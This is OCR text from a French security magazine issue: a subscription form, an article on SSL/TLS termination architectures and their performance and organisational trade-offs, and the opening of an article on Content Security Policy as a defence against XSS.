
Tournez SVP pour découvrir toutes les offres d'abonnement

Abonnez-vous !

➡ Tous les abonnements incluant MISC :

NOUVEAUTÉ 2014

TOUS LES HORS-SÉRIES DE GNU/LINUX MAGAZINE ET LINUX PRATIQUE PASSENT EN **GUIDE !**
POUR LES DÉCOUVRIR RENDEZ-VOUS SUR :
boutique.ed-diamond.com



* Tarifs France Métro (F) ** Base tarifs kiosque zone France Métro (F)

Consultez l'ensemble de nos offres d'abonnements sur :

boutique.ed-diamond.com

Vous pouvez également commander par Tél. : +33 (0)3 67 10 00 20 / Fax : +33 (0)3 67 10 00 21

➡ Nos Tarifs s'entendent TTC et en euros		F	OM1	OM2	E	RM
		France Métro	Outre-Mer		Europe	Reste du Monde
M	Abonnement MISC	42 €	50 €	62 €	54 €	58 €
M+	Abonnement MISC + 2 Hors-Séries	51 €	62 €	77 €	68 €	73 €
T	Abonnement GLMF + MISC + OS + LP + LE	198 €	253 €	325 €	276 €	300 €
T+	Abonnement GLMF + GLMF HS (6 Guides) + MISC + MISC HS + OS + LP + LP HS (3 Guides) + LE	299 €	382 €	491 €	415 €	448 €

* OM1 : Guadeloupe, Guyane française, Martinique, Réunion, St Pierre et Miquelon, Mayotte — * OM2 : Nouvelle Calédonie, Polynésie française, Wallis et Futuna, Terres Australes et Antarctiques françaises

MA FORMULE D'ABONNEMENT :

Offre	Zone	Tarif
☐ M		
☐ M+		
☐ T		
☐ T+		

J'indique la somme due : (Total) €

Exemple :
Je souhaite m'abonner à l'ensemble des magazines + tous les Hors-série/Guides et je vis en Belgique. Je coche donc l'offre **T+** (la totale avec tous les Hors-Série/Guides) puis ma zone (E), le montant sera donc 415 euros.

Je choisis de régler par :

☐ Chèque bancaire ou postal à l'ordre des Éditions Diamond

☐ Carte bancaire n° |_|_|_| |_|_|_| |_|_|_| |_|_|_|

Expire le : |_|_|_|

Cryptogramme visuel : |_|_|_|

Date et signature obligatoire

INFRASTRUCTURES SSL

Renaud Bidou – rbidou@denyall.com
Directeur Technique – DenyAll

mots-clés : SSL / PASSERELLE / CERTIFICATS / ARCHITECTURE / PERFORMANCES / SÉCURITÉ

Le chiffrement permet, dans une certaine mesure, de garantir la confidentialité des échanges aussi bien que celle des attaques. Entre capacités d'interception et d'écoute, détection des tentatives d'intrusion et gestion des performances, voyage aux limites du SSL dans les infrastructures.

1 Usages du SSL

1.1 Besoins initiaux

SSL est initialement conçu pour assurer la confidentialité des échanges de bout en bout, c'est-à-dire sans interruption entre la source et la destination. Le schéma le plus simple et le plus classique est donc celui d'un client Web connecté directement à un serveur Web via un tunnel SSL. Tout équipement d'interconnexion entre ces deux points ne voit donc « passer » qu'un trafic chiffré.

Toutefois la notion de tunnel laisse rapidement entrevoir les autres cas de déploiement natif, désignés par abus de langage comme du « VPN SSL » : la mise en œuvre d'un canal chiffré pour l'interconnexion d'un client à une infrastructure ou à deux infrastructures, toujours dans un modèle point à point.

1.2 Limites du système

Le schéma initial ne semble donc envisager que des cas relativement simples pour lesquels SSL est parfaitement adapté. Toutefois, l'adoption massive du protocole a un effet pervers : sa remise en question dans les infrastructures n'est plus une option. Il faut donc adapter le protocole et ses méthodes de déploiement aux nouveaux besoins tels que l'authentification mutuelle, l'intégration dans des architectures distribuées, des exigences de performances sans commune mesure avec les besoins initiaux, et enfin – bien entendu, les besoins d'inspection du trafic pour des raisons de sécurité.

À l'évidence, certains de ces besoins sont clairement orthogonaux aux concepts initiaux de SSL dont il faudra alors accepter la remise en question sous certaines conditions ; car il est difficile de concevoir aujourd'hui une infrastructure monolithique et linéaire ne disposant d'aucune capacité d'inspection des flux.

La haute disponibilité et la répartition de charge sont des fonctions dont la nécessité est une évidence, au même titre que les capacités de cache, voire de compression. Exposer une application sans un minimum de sécurité ou du moins de supervision des données soumises reste un jeu de roulette russe auquel on perd à tous les coups, tôt ou tard. Enfin, et surtout, il n'est plus envisageable de gérer l'ensemble des certificats, CA et autres CRL nécessaires à l'ensemble des processus d'authentification sur chacun des serveurs de l'infrastructure.

2 Les infrastructures basiques

2.1 Clients / Serveur

Le schéma le plus trivial, qui n'est donné ici qu'à titre de référence historique, met en œuvre une relation 1 pour 1 entre un serveur et ses clients. Le tunnel est établi de bout en bout entre chacun des clients et le serveur sans qu'aucun équipement tiers n'impacte la connexion, que ce soit au niveau réseau ou au niveau applicatif. Cela signifie que les seules opérations de routage et/ou de filtrage sont réalisées à partir des informations accessibles « en clair », soit les données réseau (adresse IP et port) ainsi que les premières transactions du handshake SSL.

Dans une infrastructure de ce type, les seules opérations possibles sont par conséquent une inspection simple telle que celle effectuée par un firewall réseau et une répartition de charge dont l'algorithme de décision

et la persistance des sessions reposent uniquement sur la source de la connexion. Nous sommes donc à la préhistoire des réseaux et de la sécurité.

2.2 Client / Infrastructure

Il s'agit du déploiement « standard » de VPN SSL offrant aux postes clients l'accès à tout ou partie des ressources d'un réseau d'entreprise. Si les schémas d'architecture varient, les grandes lignes restent les mêmes : le tunnel est établi entre le client et un composant terminant le tunnel (la gateway SSL). Cette gateway est généralement déployée dans une DMZ spécifique à partir de laquelle sont déployées des politiques de filtrage pour l'accès aux ressources internes.

En termes de sécurité, les capacités d'analyse sont les mêmes que dans une infrastructure client/serveur (voir ci-dessus), à savoir un filtrage basique des connexions à destination de la gateway. Toutefois, les flux n'étant plus chiffrés par le tunnel SSL au-delà de cette gateway, il devient envisageable d'effectuer un contrôle de ces données en amont de leur transmission sur le réseau d'entreprise. Ce schéma devient et reste par conséquent acceptable, raison pour laquelle ces architectures sont très largement déployées aujourd'hui.

2.3 Infrastructure / Infrastructure

SSL offre également la capacité de déployer des VPN de site à site. Une gateway est déployée sur chaque site dans une DMZ dédiée et un tunnel est établi de manière permanente entre ces deux extrémités. Une subtilité cependant reste essentielle dans ce type d'architecture : le tunnel est unidirectionnel. Cela signifie que si un site A établi un tunnel vers le site B, seuls les clients du site A pourront accéder aux ressources du site B. Il sera donc nécessaire, pour disposer d'un tunnel bidirectionnel, d'établir une nouvelle connexion SSL de B vers A.

Si ce mode opératoire peut rester acceptable pour des infrastructures limitées à deux ou trois sites, la complexité de gestion devient très importante au-delà, compte tenu du nombre de tunnels à établir. Il est alors nécessaire de disposer d'un outil de déploiement et de gestion des configurations que l'on ne trouvera pas dans le milieu de l'open source...

3 Infrastructures multiplexées

3.1 Besoins de multiplexage

Le multiplexage des connexions SSL devient nécessaire dès lors qu'un équipement ayant une fonction de consolidation dans l'architecture applicative se voit dans l'obligation de terminer le tunnel afin d'accéder au contenu.

De tels besoins apparaissent typiquement dans quatre cas précis :

- L'accélération : soit les fonctions de cache et la compression ;
- Le « load-balancing » : pour la haute disponibilité des serveurs et la répartition de charge ;
- La détection d'intrusions : au niveau d'un point central, effectué au niveau réseau (IPS/IDS) ou au niveau applicatif (Web Application Firewall) ;
- L'authentification : effectuée de manière centralisée pour l'accès à un ensemble de services.

3.2 Accélération

Le cache et la compression imposent une gestion du SSL au niveau de l'équipement en charge de ces fonctions, mais pour le traitement de flux différents.

Dans le cas du cache, il est évidemment indispensable d'être à même d'une part d'identifier la ressource demandée et d'autre part de la fournir au client en lieu et place du serveur.

En ce qui concerne la compression, cette opération est avantageusement déléguée à un système tiers dans la mesure où cela permet d'en décharger le serveur. Il est donc indispensable que le tunnel SSL soit interrompu afin que l'équipement de compression accède au contenu délivré par le serveur, le compresse et le transmette au client de l'application via un nouveau tunnel de chiffrement.

Dans les deux cas, l'équipement de gestion du cache doit disposer de l'ensemble des éléments permettant l'établissement d'une relation de confiance entre le client de l'application et cette dernière, soit le certificat de l'application en question ainsi que sa clef privée.

3.3 Load-Balancing

L'interruption du tunnel SSL au niveau d'un équipement de load-balancing n'est, à première vue, pas indispensable. En effet, envoyer un paquet à droite puis un paquet à gauche ne demande pas d'accéder au contenu de la requête. Ce système ne permet cependant pas de garantir qu'un client accédera systématiquement au même serveur au cours d'une session applicative.

Dans ce dernier cas, qu'il serait imprudent de traiter à la légère dans la mesure où il regroupe les besoins de la quasi-totalité des applications web, l'équipement de load-balancing doit accéder aux données tant en

lecture qu'en écriture. Il devient alors indispensable de disposer non seulement des clefs de chiffrement, mais également des éléments permettant de signer les données modifiées. Le certificat et la clef privée de l'application doivent alors encore une fois être déportés sur l'équipement.

3.4 Détection d'intrusion

Dans le cas de la sécurité, il est nécessaire de distinguer deux modes opératoires :

- L'interception au niveau réseau ;

- L'interception au niveau applicatif.

L'interception au niveau réseau consiste à positionner une sonde en dérivation (IDS) ou en coupure (IPS) transparente du point de vue réseau (les IPS n'ont pas d'adresse IP sur les interfaces de gestion du trafic) et à plus forte mesure au niveau de l'application. Dans ce schéma, aucune substitution au mécanisme d'authentification des acteurs (clients et serveurs) n'est opérée et la seule contrainte reste par conséquent la capacité à déchiffrer le flux de données. Il est donc « seulement » nécessaire de fournir les clefs privées des serveurs aux personnes en charge de ce type d'équipement.

Au niveau applicatif, la sonde effectue une rupture protocolaire qui impose de facto que l'équipement de sécurité soit à même de s'authentifier en lieu et place du serveur. Ce ne sont donc seulement plus les clefs privées qui sont nécessaires, mais également le certificat de l'application, comme dans le cas des fonctions d'accélération et de load-balancing.

3.5 Authentification

L'authentification est une problématique qui peut s'avérer particulièrement complexe dans le cas du SSL. Distinguons déjà deux cas : l'authentification du client via des credentials et l'authentification par certificat.

Dans le premier cas, il s'agit d'une opération relativement simple, effectuée par un équipement se substituant encore une fois à l'application cible. Nous sommes donc dans un schéma déjà traité précédemment qui impose « simplement » le transfert du certificat de l'application et de la clef privée à l'équipement en charge de l'authentification. Au besoin, ces éléments d'authentification pourront être transmis à l'application via un jeu de données supplémentaire, tels qu'un en-tête spécifique ou un paramètre supplémentaire.

Le second cas doit également être considéré selon les deux axes que sont l'authentification du client

auprès du système centralisé et l'authentification du premier auprès de l'application.

L'authentification par certificat impose un certain nombre de vérifications qui vont au-delà de la simple transmission d'un couple (login/mot de passe) à un système d'authentification tiers. En effet, si l'authentification du client est une opération commune consistant dans un premier temps à vérifier la validité du certificat et à s'assurer dans un second temps que ce dernier n'est pas révoqué, la gestion vis-à-vis du serveur est une opération dépendant fortement des contraintes de l'application aussi bien que des contraintes de sécurité. Il sera alors envisageable de ne transmettre qu'un certain nombre d'éléments du certificat via un nouveau jeu de données (comme dans le cas précédent), de transmettre un nouveau certificat tout ce qu'il y a de plus valide ou encore de n'authentifier que le système d'authentification lui-même, via son propre certificat.

Mais revenons à l'authentification du client. Afin de valider ce dernier, il est nécessaire que le système d'authentification dispose du certificat de l'AC (Autorité de Certification) et des CRL (*Certificate Revocation List*) à jour de préférence. Une alternative à la maintenance quotidienne (voir plus fréquente) de ces listes est le protocole OCSP qui offre la capacité d'effectuer une validation dynamique auprès d'un serveur tiers. Les limitations de ce protocole n'étant pas le sujet de cet article, nous garderons donc son usage comme une option envisageable).

La suite de la chaîne d'authentification qui s'achève au niveau de l'application cible devient problématique dès lors qu'un nouveau certificat client est requis. En effet, le système d'authentification ne disposant pas de la clef privée du client, il lui est impossible de s'y substituer. Il devient alors nécessaire de créer dynamiquement un nouveau certificat, signé par l'AC, et de jouer l'authentification auprès de l'application à l'aide de ce nouveau certificat. Le système d'authentification doit par conséquent disposer non seulement du certificat de l'AC, mais aussi et surtout de sa clef privée...

3.6 Chiffrement aval

Les infrastructures mettant en œuvre des équipements de terminaison du tunnel SSL interrompent le canal de chiffrement. En fonction des architectures, de la politique de sécurité et des canaux de communication entre la terminaison SSL et l'application, il est souvent nécessaire de chiffrer à nouveau ce flux de données. Par conséquent, l'intégralité des étapes d'établissement du tunnel doit être rejouée, en prenant en compte les problématiques inhérentes à la présence d'un acteur tiers dans la chaîne de communication client/application.

Ainsi, quand une application est attaquée par le client avec un FQDN « externe » correspondant au *CommonName* (CN) du certificat (ex : application.compagnie.com), elle sera atteinte par le terminateur du tunnel à partir d'un FQDN « interne » (ex : application.compagnie.local). Cela signifie d'une part qu'une translation doit être effectuée par le terminateur et que d'autre part un nouveau certificat « interne » doit être généré pour l'application. Ce dernier certificat doit être généré par une AC reconnue par le terminateur et doit être validé par ce dernier. À défaut de cette validation, la chaîne de confiance entre le client et l'application est rompue, le premier étant certes garanti d'avoir accédé à la bonne passerelle, mais pas nécessairement à la bonne application. Il en est de même lorsque que le tunnel SSL est interrompu par la passerelle et n'est pas rétabli en aval de cette dernière.Une limitation importante de ce schéma est que le client n'est plus à même de vérifier l'identité de l'application à laquelle il est connecté. La confiance repose entièrement sur la cohérence et la fiabilité de l'architecture mise en œuvre par le propriétaire de l'application ou son hébergeur, qu'il soit interne ou public. Ce qui se passe de commentaires...

4 Les performances

Si l'impact de SSL sur les performances est indéniable, son évaluation est particulièrement complexe dans la mesure où de très nombreux facteurs doivent être pris en considération, cela au même titre que les métriques mesurées dont la pertinence varie en fonction des applications.

4.1 Mesure de la performance

Quand on parle d'application, les métriques pertinentes varient notablement en nature et en valeur par rapport aux modèles habituellement utilisés au niveau réseau. Ainsi, la bande passante n'est qu'accessoire et des latences de l'ordre de la dizaine voire de la centaine de millisecondes sont largement acceptables.

Les métriques pertinentes sont tout autres, il s'agit essentiellement :

- Du nombre de transactions par seconde (TPS), soit le nombre de couples (requête, réponse) traités par le serveur (ou ici par la passerelle) ;
- Du nombre de nouvelles connexions établies ;
- Du nombre de connexions (ou sessions) simultanées.

À ces métriques il faut opposer des facteurs tiers, indépendants du serveur ou de la passerelle, tels que les capacités de cache du client, par exemple.

4.2 Impact du SSL sur les performances

4.2.1 Coût des opérations

L'opération la plus coûteuse est de loin le handshake SSL. Ce dernier induit tout d'abord un nombre d'échanges entre le client et la passerelle SSL parfois supérieur au nombre total de transactions gérées par la suite. Le volume de données échangées lors d'un handshake (de l'ordre de 5 Ko) est également relativement important. Enfin, le calcul des clefs de session est également une opération très coûteuse, pour la CPU cette fois, et dont l'impact varie fortement en fonction de la suite de ciphers négociée par les deux parties (voir plus bas).

Bien que les avis divergent, le chiffrement est également une opération qui peut s'avérer coûteuse en fonction de la taille des éléments à chiffrer et du cipher utilisé. Cette opération impactera essentiellement les transactions par seconde et le nombre de sessions simultanées établies sur le serveur ou la passerelle.

4.2.2 Impact des ciphers

Un des éléments essentiels est la suite de ciphers utilisée pour le chiffrement et le contrôle d'intégrité. Ce facteur a essentiellement un impact sur les TPS et le nombre de nouvelles connexions établies. Cet impact peut être considérable en fonction de la suite de ciphers négociée lors du handshake.

Ainsi, dans des conditions identiques, les performances nominales (ie. sans SSL) observées sur les métriques citées précédemment sont divisées par un facteur de 2 avec la suite RC4-MD5 (pas forcément recommandée au demeurant...) et divisées par un facteur de 20 (oui, oui...) avec la suite ECDHE-RSA-AES128-GCM-SHA256. Eh oui, que croyez-vous ? Le PFS a un prix...

4.2.3 Taille des éléments

La taille des éléments à chiffrer est également un facteur important en termes de performances, cette fois essentiellement pour les opérations de chiffrement.

Ainsi, dans des conditions identiques, on peut mesurer un impact de l'ordre de 20% sur les TPS entre le chiffrement d'éléments de 1Ko et celui d'éléments de 4Ko. En y réfléchissant bien, il s'avère donc beaucoup plus pertinent de chiffrer peu de gros objets que beaucoup de petits. Bien sûr, chiffrer peu de petits objets reste l'idéal, ce qui met en évidence l'avantage de la compression (mais alors on se prend BEAST... mais que c'est compliqué !).

Notons pour la démonstration, que l'impact de la fréquence de renégociation sur cette même métrique est négligeable quelle que soit la taille de l'objet. Cela prouve brillamment que la taille des objets est une variable dont l'impact est presque uniquement limité aux opérations de chiffrement.

4.2.4 Renégociation

Compte tenu de l'impact de la négociation sur les performances, la fréquence des renégociations est évidemment un facteur important sur l'ensemble des métriques cette fois. Il convient par conséquent de trouver un compromis performance/sécurité adapté aux différentes contraintes de l'application.

Une subtilité intéressante sur ce sujet concerne l'authentification SSL mutuelle (serveur et client – par certificat bien sûr). Ainsi, dans ce mode opératoire, chaque changement de « location » ou de répertoire impose une renégociation... L'architecture même d'une application peut par conséquent avoir un impact non négligeable sur les performances de cette dernière. Il est toutefois très rare que ce type de considération soit pris en compte lors du design des applications.

4.3 Optimisation

4.3.1 Optimisation hardware

L'optimisation hardware est une évidence. Dédier des composants matériels externes ou internes (via une carte spécifique) aux opérations coûteuses en CPU n'a rien de nouveau. Il est toutefois important de rester vigilant sur deux aspects en particulier.

Tout d'abord certains composants appelés HSM (*Hardware Security Module*) sont généralement vendus comme accélérateurs SSL alors que leur fonction première est le stockage des clefs de chiffrement dans un composant matériel aux contraintes de sécurité spécifiques. Il s'agit essentiellement de répondre aux critères de la norme FIPS 140-2 (*Federal Information Processing Standard*) et il n'est absolument pas précisé que ces composants doivent offrir une quelconque fonction d'accélération.

Ensuite, reposer sur un composant tiers impose une communication entre celui-ci et ceux de la passerelle qu'ils soient externes ou internes. Il faut donc garder à l'esprit qu'une congestion sur le canal de communication entre ces composants (bus hardware, réseau, etc.) réduira d'autant le gain en performances théoriquement apporté par le composant.

4.3.2 Caching des sessions SSL

Lors de l'établissement d'une session SSL, un ID est défini (le SSL ID de la session) et stocké par le client et le serveur (ou la passerelle dans notre cas). Sur ce dernier composant, il est possible :

- D'activer ou non le mécanisme de caching de la session ;
- De définir une période de validité ;
- De définir la taille du cache.

L'objectif de ce mécanisme est de rétablir une connexion précédente sans rejouer l'ensemble du handshake et plus particulièrement, en s'affranchissant des étapes les plus coûteuses en termes d'utilisation CPU.

À titre d'exemple, le paramétrage du cache SSL sur Apache s'effectue à l'aide des directives suivantes :

- `SSLSessionCache` : active la fonctionnalité, identifie le média de stockage (DB, fichier ou via une chaussette UNIX) et en précise la taille si nécessaire ;
- `SSLSessioncacheTimeout` : définie la durée de validité du cache de la session.

À ce stade de l'article, il est inutile de préciser (je l'espère) que le cache des sessions SSL est, en fonction du niveau de paranoïa de l'architecte, un nouveau facteur dans le compromis sécurité/performances.

5 Contraintes

Afin de comprendre les avantages et inconvénients des différents schémas d'architecture, il est utile de résumer rapidement les différentes contraintes imposées par SSL.

5.1 Contraintes techniques

En dehors du schéma basique et totalement déphasé avec les besoins de notre époque, SSL impose la mise en place de passerelles à même de terminer le tunnel. L'interaction entre ces passerelles et leur intégration dans une architecture cohérente, performante et sécurisée peut rapidement devenir un challenge au regard des problématiques d'exploitation, de maintien en conditions opérationnelles, de sécurité et de performances.

Ce dernier point est un élément à part entière dans la mesure où il interfère fortement avec le pénultième (la sécurité – juste au cas où…). Une gestion appropriée des impacts de SSL sur les performances de l'infrastructure et de l'application impose par conséquent non seulement une parfaite appréhension de l'ensemble des métriques pertinentes pour l'application, mais également la faisabilité des optimisations et leur impact sur le niveau de sécurité. Il s'agit donc de loin du challenge le plus complexe à relever, si tant est que l'on essaie de bien faire les choses.

5.2 Contraintes organisationnelles

Elles peuvent se résumer en un petit exercice ; imaginons le début d'une conversation téléphonique (valide également par mail) :

« Bonjour, je fais partie de l'équipe réseau et je suis en charge du déploiement les load-balancers. J'aurai besoin du certificat et de la clef privée de votre application. »

Sujet de l'exercice : imaginez la réponse du responsable de l'application Web.

Variante : demandez donc le certificat et la clef privée de l'AC vu qu'il y a une authentification mutuelle qui doit être forwardée à l'application.

Voilà, voilà…

Vous l'aurez compris, SSL est un protocole de niveau réseau, déployé pour des raisons de sécurité, et qui opère au niveau applicatif. Il impose donc la communication entre trois profils d'intervenants qui ne peuvent pas se blairer, et offre à qui sait les apprécier des échanges de mails qui sont de véritables perles.

Au-delà de ce petit problème de communication, il est également important de garder à l'esprit que le déploiement et la maintenance de certificats répondant aux CN interne et externes, la mise à jour de CRL et la mise en œuvre de différentes AC sont également des sujets organisationnels d'une dimension parfois assez Kafkaienne.

6 Architectures types

6.1 All-in-one

L'approche la plus simple consiste à intégrer l'ensemble des fonctions nécessitant la terminaison du tunnel SSL dans un seul composant.

Ce dernier devrait par conséquent être à même d'offrir les fonctions suivantes :

- VPN SSL ;
- Cache et compression ;

- Load-Balancing ;
- Authentification ;
- Détection d'intrusion ;
- Chiffrement à destination des applications.

Dans ce schéma, le tunnel SSL est interrompu au niveau d'un point unique, ce qui simplifie non seulement l'architecture, mais également (en théorie) l'exploitation. Cependant, la théorie du dernier point trouve ses limites dans la vraie vie. En effet, la boîte magique réalisant des opérations réseau, applicatives et sécurité, il est intéressant de savoir d'une part qui sera root sur la machine et d'autre part, comment seront réalisées les opérations de troubleshooting quand il y aura des problèmes. Les parties de ping-pong consistant à rejeter la faute sur le petit copain risquent alors d'être interminables.

Une autre problématique qu'il serait malvenu d'éluder est celle des performances. Elle est généralement résolue après coup en multipliant le nombre de ces boîtiers, ce qui a pour conséquence non seulement d'accroître de manière considérable le coût de la solution, mais également d'ajouter à la problématique organisationnelle abordée plus haut un degré de complexité d'exploitation bien plus élevé que si plusieurs équipements dédiés à des tâches distinctes étaient déployés.

Aussi, cette approche ne peut sembler pertinente que dans le cas d'infrastructures de tailles modestes exploitées par des équipes réduites.

6.2 Sas et zones de sécurité

L'approche la plus rationnelle dès que l'on sort de l'artisanat est la notion de sas. Il s'agit d'une zone à l'entrée de laquelle le tunnel SSL est terminé, le trafic en clair traité (donc cache, load-balancing, sécurité, compression, etc.) par des équipements réellement compétents en la matière, puis forwardé en aval, chiffré de nouveau ou non.

À partir de cette approche générique, la combinatoire des possibilités est infinie (ou presque).

Il est, par exemple, possible de dédier un équipement à la terminaison du tunnel, de forwarder le trafic à un WAF, lequel réalise également les fonctions de caching et de compression, avant de transmettre à un load-balancer qui chiffrera ensuite le trafic à destination des applications cibles. Dans cette architecture, un équipement dédié à la terminaison du tunnel SSL présente essentiellement l'intérêt d'intégrer les fonctions nécessaires à la gestion d'un VPN SSL (en plus d'améliorer les performances de manière notable bien sûr).

Un autre schéma relativement standard est la centralisation des accès SSL par un équipement de load-balancing. Ce dernier termine le tunnel, gère le cache, puis transmet les données à un WAF, lequel repasse par le load-balancer qui effectue la répartition de charge et le chiffrement aval si nécessaire. Une telle architecture offre la capacité de scinder les blocs fonctionnels réseau et sécurité et bénéficie d'un split pertinent entre les fonctions consommatrices de ressources.

Si ces deux schémas sont les plus communément rencontrés, ils ne représentent toutefois qu'une proportion relativement faible des architectures déployées. En effet, chaque bloc fonctionnel (terminaison SSL, authentification, cache, compression, détection d'intrusions et load-balancing) peut être mis en œuvre par un équipement, la plupart de ces fonctions étant potentiellement mutualisées - mais toujours dans des combinaisons différentes. La combinatoire est par conséquent quasiment infinie et le schéma d'architecture dépendant de critères tels que les religions technologiques, le budget alloué à l'infrastructure, l'organisation et la politique interne de l'entreprise, la compétence du commercial de tel ou tel éditeur, etc.

6.3 À une échelle supérieure

Cela dit, à partir d'une certaine échelle – soit les CDN et les trucs dans le cloud, la problématique devient très simple : une fonction par équipement.

Nous trouverons donc tout simplement des sas dont le point d'entrée et de sortie est une passerelle SSL en charge de la terminaison du tunnel et de l'authentification mutuelle (très rare dans ce contexte). À partir de ce point, le trafic est transféré à des équipements dédiés, dans l'ordre d'apparition, à l'accélération, à la détection d'intrusions puis au load-balancing. Le chiffrement aval, si nécessaire est effectué par la passerelle SSL ou sa jumelle pour d'évidentes raisons de performances.

Conclusion

La principale problématique de SSL est son « intrusion » à tous les niveaux organisationnels, fonctionnels et techniques de l'infrastructure. Du réseau à l'utilisateur en passant par l'application, SSL impacte de manière induite les opérations d'accélération, de load-balancing et de détection/prévention des intrusions, impose un réel compromis performance/sécurité et apparaît comme fortement structurante en termes d'organisation.

Néanmoins, et si les problèmes sont appréhendés avec pragmatisme par des personnes compétentes (je sais, çà fait beaucoup), SSL reste une solution riche, flexible, peu onéreuse et même relativement simple au regard de la majorité des alternatives. ■

CONTENT SECURITY POLICY EN TANT QUE PRÉVENTION DES XSS : THÉORIE ET PRATIQUE

Laurent Butti – laurent.butti@gmail.com

mots-clés : SÉCURITÉ WEB / XSS / CSP

CSP est un mécanisme reposant sur la définition d'une politique de sécurité ainsi que de son application par le navigateur supportant ces fonctionnalités. Nous proposons dans cet article de décrire les fonctionnalités de ces nouveaux mécanismes de sécurité qui sont sans aucun doute prometteurs tout en s'efforçant d'évaluer la faisabilité de leur mise en œuvre dans des conditions réalistes.

1 Introduction

Proposé initialement par Brandon Sterne de Mozilla en 2008 **[STERNE]**, ce mécanisme de sécurité avait été originellement imaginé pour prévenir de nombreuses classes de vulnérabilités Web, allant des XSS aux CSRF/XSRF.

Le temps passant, la spécification de ce nouveau standard, portée par le W3C, s'est concentrée sur la prévention des failles d'injection dans le document Web ce qui englobe les failles de type XSS. Aujourd'hui, la version « *W3C Candidate Recommandation* » de la spécification CSP est en révision 1.0 **[CSP1.0]** et des évolutions sont en cours de développement, pour le moment notées en tant que révision 1.1 **[CSP1.1]**.

Ce mécanisme de sécurité a pour but d'appliquer une politique de sécurité édictée par le site Web, qui sera appliquée par le navigateur, sur le contenu récupérable par le document issu du site Web. Typiquement, il serait possible de décrire une liste blanche de ressources autorisées à être récupérées, telles que le code JavaScript tiers, les images, les contenus exécutables par les *plugins* navigateurs...

Cet article présentera les détails de ce nouveau standard, son support effectif dans les navigateurs, et les particularités à prendre en compte en vue d'un déploiement opérationnel.

Dans cet article, nous décrirons à la fois des fonctionnalités présentes dans les deux versions, mais nous notifierons le lecteur lorsque la fonctionnalité en question n'est pas supportée dans la version 1.0.

2 Rappels

Rappelons au lecteur les notions suivantes qui ne seront plus détaillées par la suite :

- *Origin* : définie dans la **[RFC6454]**, elle est composée du `scheme`, `host` et `protocol` comme décrit ci-dessous ;

```
scheme "://" host [ ":" port ]
Les ressources suivantes ont la même origine :
   http://example.com/
   http://example.com:80/
   http://example.com/path/file
Les ressources suivantes n'ont pas la même origine :
   http://example.com/
   http://example.com:8080/
   http://www.example.com/
   https://example.com:80/
   https://example.com/
   http://example.org/
```

- *Universal Ressource Identifier* (URI) : définie dans la **[RFC3986]**, elle est composée des éléments `scheme`, `authority`, `path`, `query` et `fragment` comme décrit ci-dessous.

```
        foo://example.com:8042/over/there?name=ferret#nose
           \_/   \______________/\_________/ \_________/ \__/
            |           |            |            |        |
         scheme     authority       path        query   fragment
```

Traditionnellement, les navigateurs séparent les contenus selon leurs origines. Plus précisément, les navigateurs laissent les documents agir à leur guise avec d'autres contenus récupérés depuis la même origine, mais empêchent toute interaction avec du contenu d'autres origines. Ce principe est appelé la « *Same Origin Policy* ».

Pour rappel, l'application de la « Same Origin Policy » est souvent contournée pour répondre à des besoins fonctionnels. Par exemple, lorsqu'une application Web doit présenter des données issues d'une API hébergée sur un domaine différent, il est soit possible de se reposer sur des mécanismes comme le *JavaScript Object Notation-Padding* **[JSONP]** ou le *Cross-Origin Resource Sharing* **[CORS]** nouvellement défini dans HTML5.

3 Problématiques et principes

Le cœur de CSP repose sur la définition d'une politique de sécurité par le site Web. Cette politique sera appliquée par le navigateur sur le contenu récupérable par chacune des pages Web du site Web protégé.

En conséquence, nous pouvons appliquer une politique de sécurité plus ou moins flexible, qui n'autoriserait que de récupérer des contenus de sources identiques à l'origine ou alors de sources d'origines prédéfinies. CSP repose donc sur le principe de liste blanche de ressources autorisées.

Dans le cadre des failles de type XSS, il s'agit, pour l'attaquant, de pouvoir injecter du contenu interprétable qui sera alors restitué à l'internaute, et donc à terme exécuté par le navigateur. Grâce aux fonctionnalités offertes par les balises **<script>**, il alors possible de contourner les principes de la « Same Origin Policy » et donc d'injecter du code JavaScript issu de n'importe quelle origine, via une faille d'injection XSS sur le site web vulnérable.

CSP repose sur l'idée suivante : si le document est contraint à ne récupérer des ressources externes que depuis des origines de confiance, alors, les risques seront drastiquement réduits. Reste bien entendu la possibilité de compromettre une des origines de confiance, mais ce cas ne peut être traité par la simple application d'une politique d'autorisation d'accès à des contenus.

De plus, par défaut CSP n'autorise pas le JavaScript *inline*, ni l'évaluation de chaînes de caractères via **eval()** ou autres fonctions (**setTimeout**, **setInterval**).

4 Transport de la politique de sécurité CSP

Une fois la politique de sécurité CSP définie par l'opérateur du site web à protéger, il lui reste à notifier les navigateurs de la présence de cette dernière.

Ceci est réalisable par deux moyens :

- positionnement d'un entête de retour HTTP par le serveur Web (configuration) ou l'application Web (développement) ;

```
header('Content-Security-Policy: [POLICY]'); // via développement (exemple en PHP)
Header add Content-Security-Policy "[POLICY]" // via configuration (exemple Apache)
```

- positionnement d'une balise **<meta>** dans le document à protéger (expérimental, non supporté dans CSP 1.0).

```
<meta http-equiv="Content-Security-Policy" content="[POLICY]">
```

Il est nécessaire de ne pas avoir de politiques de sécurité contradictoires entre ces deux méthodes de transport, au risque de se retrouver avec des comportements inattendus selon les interprétations de la norme par les différentes versions de navigateurs.

5 Support du CSP

Du fait que l'application de la politique de sécurité est réalisée côté navigateur, il n'y a pas de support nécessaire au niveau des implantations côté serveur qui n'auront qu'à transmettre une politique de sécurité CSP via un en-tête HTTP ou une balise **<meta>**.

